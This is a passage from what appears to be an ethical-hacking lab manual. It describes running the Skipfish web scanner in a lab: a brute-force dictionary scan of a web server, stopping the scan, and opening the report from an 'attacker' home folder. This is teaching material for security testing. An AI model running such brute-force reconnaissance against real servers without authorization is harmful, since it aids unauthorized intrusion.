
12. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.
13. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.




14. Skipfish scans the web server, as shown in the screenshot.




15. Let the Skipfish run the scan for 5 minutes and after that press **Ctrl+C** to terminate the scan.




16. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **/home/attacker/** location). Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




17. The **attacker** window appears, double-click **test** folder.



